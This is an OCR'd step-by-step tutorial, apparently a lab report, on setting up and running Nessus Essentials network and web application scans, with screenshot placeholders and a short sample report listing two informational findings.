
Step 6 : In the basic network scan we have more options like discovery in which we can choose the scan type whether we want it on common ports or entire ports




Step 7 : In the assessment tab we can choose whether we want a quick scan or more advance scan like complex scans




Step 8 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan





Step 9:Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities






Step 10 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us


Not secure | https://localhost:8834/#/scans/reports/9/hosts
Import favorites | Amazon | Booking.com | Facebook | Acer | Gmail | YouTube | Maps
tenable Nessus Essentials
Scans
Settings
simonarumao
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Oracle April 2024 Critical Patch Update Addresses ...
Read More
Report
Export
Generate Report
Report Format: HTML PDF CSV
Select a Report Template:
SYSTEM
Complete List of Vulnerabilities by Host
Detailed Vulnerabilities By Host
Detailed Vulnerabilities By Plugin
Vulnerability Operations
Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.
Filters Applied:
None
Formatting Options:
Include page breaks between vulnerability results
Generate Report
Cancel
Save as default
Host Discovery
Completed
CVSS v3.0
Local Scanner
Today at 12:08 AM
Today at 12:13 AM
5 minutes
Critical
High
Medium
Low
Info



Draw
Ask Copilot
4
of 9
Edit with Acrobat
10.0.0.1
0
0
0
0
2
CRITICAL
HIGH
MEDIUM
LOW
INFO
Vulnerabilities
Total: 2
SEVERITY
CVSS V3.0
VPR SCORE
PLUGIN
NAME
INFO
N/A
-
19506
Nessus Scan Information
INFO
N/A
-
10180
Ping the remote host
* indicates the v3.0 score was not available; the v2.0 score is shown
Powered by Adobe Acrobat

Web application test on ShopperStop


Step 1 : Now we will start the scan for web application test scan, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .




Step 2 : When you click on new scan we can see various templates in that scan, we can see the web application tests template, click on that template




Step 3: Then a form like scan template will open in this we will fill the basic details




Step 4 : In this templates first we will give our scan a name, then in the field of targets we will put the website ip address or the domain name




Step 5: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default




Step 6 : In the basic network scan we have more options like discovery in which we can choose the scan type whether we want it on common ports or entire ports




Step 7 : In the assessment tab we can choose whether we want a quick scan or more advance scan like complex scans

